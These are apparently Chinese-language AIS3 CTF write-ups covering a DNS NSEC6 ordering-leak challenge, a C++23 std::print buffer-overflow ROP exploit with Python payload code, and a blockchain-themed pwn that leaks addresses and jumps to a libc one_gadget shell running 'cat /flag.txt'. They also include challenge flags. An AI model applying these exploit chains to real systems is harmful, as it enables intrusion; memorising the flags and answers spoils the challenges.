


圖 2．成功驗證 `www.curious.sleeping A` 的輸出




關鍵漏洞

當查詢不存在的名稱時，服務回的不是一般 `NSEC` / `NSEC3`，而是自訂的 `NSEC6`。這種否定回應除了告訴我們「名字不存在」，還會額外洩漏該查詢在 zone 排序中的相對位置。

也就是說，否定答案其實變成了排序 oracle：我們雖然看不到隱藏名稱本身，卻能不斷試探它落在什麼位置，進而把它反推出來。

- 已知 A record：`api`、`ftp`、`ns1`、`www`、`mail`
- 已知 TXT record：`_dmarc`、`status`
- 另外還有一筆被隱藏的 TXT owner，需要靠排序洩漏追回

圖 3．官方 verifier 不支援 `TXT`，因此無法直接拿它查 hidden TXT



解題流程

因此正確做法不是攻擊 Ed25519，也不是偽造紀錄，而是大量送出不存在的 TXT 查詢，觀察每次 `NSEC6` 回傳的覆蓋範圍。

4. 對 `curious.sleeping.` 底下送出大量不存在的 TXT 名稱。
5. 記錄每次否定回應對應到哪個 `NSEC6` owner。
6. 把這些結果當成前後比較資訊，逐步縮小隱藏名稱的位置。
7. 最後可將 owner label 逐字還原，再直接查詢它的 TXT。

實作上最重要的觀念是：這不是暴力字典，而是利用排序資訊做有方向的還原。當比較關係穩定後，整個隱藏 owner 就能被拼出來。

結果

隱藏 TXT owner：`azft0azxct7utcyw.curious.sleeping.`

查詢得到的 flag：`AIS3{w4lking_0n_D0H_z0n3--NSEC...NSEC6!_666~~~}`

圖 4．再次以已知 `A` record 驗證官方流程（上半）





圖 5．再次以已知 `A` record 驗證官方流程（下半）



Flag

AIS3{w4lking_0n_D0H_z0n3--NSEC...NSEC6!_666~~~}

結論

- 題目用假逆向包裝真正的協定分析。
- 核心弱點是 `NSEC6` 否定回應造成的資訊洩漏。
- 即使簽章驗證完整，只要排序資訊外漏，隱藏名稱仍可能被還原。

附註

驗證用指令：`python dg-server @chals1.ais3.org:53573 www.curious.sleeping A`

最終查詢目標：`azft0azxct7utcyw.curious.sleeping TXT`

std::print("Hello, World") revenge

Category: Pwn / Medium

Flag: AIS3{f4k3_fl4g_1s_4ls0_4_fl4g}

題目概述

本題提供一個 C++23 編譯的 ELF binary，使用 std::print 進行輸出。

程式會在啟動時讀取 flag.txt 到全域 buffer，接著進入迴圈等待使用者輸入。

安全機制分析

```
No PIE          (固定地址，方便 ROP)
No Canary       (無 stack canary 保護)
Full RELRO      (GOT 不可寫)
NX enabled      (不可執行 stack)
```

漏洞分析

Question() 函數使用 read(0, buf, 0xe0) 讀取輸入到 rbp-0x50 的 stack buffer，

溢出量為 0xe0 - 0x50 = 0x90 bytes，足以覆蓋 saved rbp 及大量 return address。

唯一條件：第一個 byte 必須是 'Y' 或 'y'，否則程式直接 exit()。

程式關鍵結構

- main() @ 0x403613: 呼叫 load_flag()、setvbuf、show_number()，迴圈呼叫 Question()
- load_flag() @ 0x403506: 讀取 flag.txt 至全域 buffer 0x427040
- show_number() @ 0x40356c: 呼叫 std::print("Value: {2}\n", a, b, c)，a=b=c=1337
- Question() @ 0x4035d4: 讀 0xe0 bytes 到 0x50 大小的 buffer (BOF!)
- __printer_setup() @ 0x4035be: lea rcx,[round_count]; lea r8,[round_count]; ret (via rbp)
- std::print wrapper @ 0x406b48: 自動載入 stdout，呼叫 inner FILE* 版本

利用策略

目標：利用 ROP 呼叫 std::print("{}", flag_ptr) 來洩漏 flag 內容。

核心洞察

1. std::print 的 basic_format_string 在 RUNTIME 由 (len, ptr) pair 建構，

繞過了 C++23 的 compile-time format validation。

2. std::print<int&, int&, int&> 在建構 format_args 時會 dereference 全部三個

int& 參數（即使 format string 只用到一個），因此 rdx、rcx、r8 都必須是

有效的 int* 指標。

3. .rodata 中 "AIS3{}" 字串的子串 "{}" 位於 0x41a164，可作為 format string。

暫存器設定

std::print wrapper (0x406b48) 的呼叫慣例：

```
rdi = format string 長度 (2, 即 "{}" 的長度)
rsi = format string 指標 (0x41a164, 指向 "{}")
```

```
rdx = arg0 (int*, 指向我們要洩漏的 flag 位置)
rcx = arg1 (int*, 必須有效)
r8  = arg2 (int*, 必須有效)
```

__printer_setup gadget 妙用

問題：ROPgadget 中找不到直接設定 rcx 和 r8 的 pop gadget。

解法：利用 __printer_setup() @ 0x4035be，它的行為是：

```
lea rcx, [rip + round_count]   ; rcx = &round_count (0x4270c0)
lea r8,  [rip + round_count]   ; r8  = &round_count (0x4270c0)
ret                            ; 但這裡的 ret 實際是 pop saved_rbp 後跳轉
```

透過事先用 POP_RBP_RET 將 rbp 設為 PRINT_WRAPPER (0x406b48)，

__printer_setup 執行完後會「ret」到 rbp 所指的位址，即跳到 print wrapper。

Stack Alignment

libstdc++ 的 format 內部函數要求 16-byte stack alignment。

在 __printer_setup 前插入一個單純的 ret gadget (0x40301a) 修正對齊。

ROP Chain 結構

```
[0x50 bytes padding (首 byte='Y')]

[saved rbp = 0xdeadbeef]

POP_RDI_RBP_RET (0x416e51) -> rdi=2, rbp=0

POP_RSI_RBP_RET (0x4153f7) -> rsi=0x41a164 ("{}"), rbp=0

POP_RDX_GADGET  (0x41399c) -> rdx=FLAG_ADDR+offset

POP_RBP_RET     (0x4034ed) -> rbp=PRINT_WRAPPER (0x406b48)

RET_ALIGN       (0x40301a) -> 16-byte alignment

PRINTER_SETUP   (0x4035be) -> rcx=r8=&round_count, jump to rbp

MAIN_LOOP       (0x40365d) -> print 完後回到主迴圈繼續下一輪洩漏
```

洩漏方式

每次 ROP 會以 "{}" format 印出 FLAG_ADDR+offset 處的 4-byte int (little-endian)。

接收十進位數字後用 struct.pack('<I', n) 轉回 bytes。

每次偏移 +4，重複直到讀到 '}' 字元為止。

Exploit 程式碼 (核心部分)

```
def make_payload(offset, end_addr=MAIN_LOOP):
    buf  = b'Y' + b'A' * (0x50 - 1)
    buf += p64(0xdeadbeef)
    rop  = p64(POP_RDI_RBP_RET) + p64(2) + p64(0)
    rop += p64(POP_RSI_RBP_RET) + p64(FMT_BRACES) + p64(0)
    rop += p64(POP_RDX_GADGET)  + p64(FLAG_ADDR + offset)
    rop += p64(POP_RBP_RET)     + p64(PRINT_WRAPPER)
    rop += p64(RET_ALIGN)
    rop += p64(PRINTER_SETUP)
    rop += p64(end_addr)
```

```
    buf += rop
    buf += b'\x00' * (0xe0 - len(buf))
    return buf

def leak_int(p, offset):
    p.send(make_payload(offset))
    digits = b''
    while True:
        c = p.recv(1, timeout=3)
        if not c or c not in b'-0123456789':
            break
        digits += c
    return digits

# 主迴圈：每次洩漏 4 bytes
for offset in range(0, 128, 4):
    digits = leak_int(p, offset)
    n = int(digits)
    if n < 0:
        n &= 0xffffffff
    chunk = struct.pack('<I', n)
    leaked += chunk
    if b'}' in leaked:
        break
```

踩坑紀錄

1. 一開始沒設 cwd，binary 找不到 flag.txt 直接 exit(1)

2. 第一版 ROP 沒設 rcx/r8，crash 在 basic_format_arg 建構子

(所有 int& 都會被 dereference，不管 format string 用到幾個)

3. 設了 rcx/r8 後仍 crash，原因是 stack 未 16-byte aligned

(libstdc++ format 內部呼叫 resize_and_overwrite 時 SIGSEGV)

4. 加入 RET_ALIGN gadget 後成功輸出

結論

本題考驗對 C++23 std::print / std::format 內部實作的理解，

特別是 basic_format_string 的 runtime 建構方式、_Arg_store 對所有

參數的 eager evaluation、以及如何在 Full RELRO + NX 環境下

利用程式自身的 gadgets 完成 ROP。

Flag: AIS3{f4k3_fl4g_1s_4ls0_4_fl4g}

blooockchain

Category: pwn / blockchain

一、題目資訊與結果

題目名稱	blooockchain
連線方式	nc chals1.ais3.org 21337，透過 instance manager 開啟實際 port
附件	dist-blooockchain-620a2cbcdb3474646557edbfc34da7fea7835f2c.zip
最終結果	成功取得 flag
Flag	AIS3{S1Mpl3_BLoCkcHa1n_N0T_$Imple_pWn}




圖 1：CTFd 題目頁面，題目為 blooockchain，分類為 pwn / blockchain。

二、核心漏洞概念

這題的重點不是單純「輸入太長」造成溢位，而是程式把交易紀錄轉成 SHA-256 digest 後追加進 ledger；ledger 的邊界檢查不足，導致後續 view 功能可以把 ledger 後方的 stack 內容印出來，並且在 exit 時可覆寫 return address。

- Add transaction：輸入 From、To、Money 後，程式計算 digest 並追加到 ledger。
- View ledger：將 ledger 內容印成 hex；當 ledger 超界後，能 leak stack 上的 return address。

- Exit：函式 return 前會使用被覆寫的 return address，因此可以控制 RIP。
- 限制：每次追加 digest 後都會伴隨結尾的 \x00，位元組覆寫時下一個 byte 會被暫時清掉，不能直接照一般長 ROP chain 處理。

三、解題流程

1. 先執行 instance manager，通過 CTFd token 與 hashcash PoW 後取得實際 challenge port。
2. 逆向 chal，確認主要 menu 為 add / view / exit；ledger 追加 digest 的邏輯可以越界。
3. 利用 Money 欄位可控的特性，暴力搜尋特定 SHA-256 digest prefix，例如「全非 0 byte」、「\x00 開頭」、「指定 byte 後接 \x00」。
4. 用多筆非 0 digest 先填滿 ledger，再用 \x00 開頭 digest 推進邊界，最後透過 view 讀出超界資料。
5. 第一次 leak 取得 PIE return address，計算 PIE base，接著把 RIP 覆寫到 blockchain+5，讓程式重新進入 blockchain 並調整 stack frame。
6. 第二階段再次 leak，取得 libc return address，計算 libc base。
7. 確認 stack shape 後，將 RIP 覆寫到 libc+0x11b7ef 這顆 one_gadget。
8. one_gadget 起 shell 後送出 cat /flag.txt，取得 flag。

四、關鍵 primitive 設計

由於 digest 是 SHA-256 結果，不能直接輸入任意 byte；解法是固定 From=1、To=2，反覆改 Money，直到 digest 符合所需 prefix。

```
sha256(f'From: 1, To: 2, Money: {money}')
```

需求	搜尋條件	用途
填充 ledger	digest 內不含 \x00	避免提前截斷，穩定堆疊長度
推進/切斷	digest.startswith(\x00)	利用結尾 null byte 節奏推進 leak
覆寫位元組	digest.startswith(bytes([target_byte, 0]))	逐 byte 修改 return address

五、位址計算與 exploit 路線

- PIE base = leak1[0x208] - 0x185b。

- 重新進入點選 blockchain+5，而不是直接回函式開頭，原因是要避開 push rbp 並維持較乾淨的 stack alignment。
- libc base = leak2[0x208] - 0x2a578。
- 最終控制流：return → blockchain+5 → 第二次 leak → return → libc+0x11b7ef。
- flag 實際路徑為 /flag.txt，因此 shell 起來後送出 cat /flag.txt。

```
target = libc_base + 0x11b7ef
command = 'cat /flag.txt; echo __END__'
```

六、執行方式與成功截圖

在 Windows PowerShell 內用 WSL 執行 exploit.py。報告版本已遮蔽 CTFd token；實際比賽時 token 由環境變數 CTFD_TOKEN 傳入。

```
$env:CTFD_TOKEN='[REDACTED]'
wsl bash -lc "cd '/mnt/c/Users/User/Documents/New project 4/blooockchain' &&
CTFD_TOKEN='$env:CTFD_TOKEN' python3 exploit.py --host chals1.ais3.org"
```

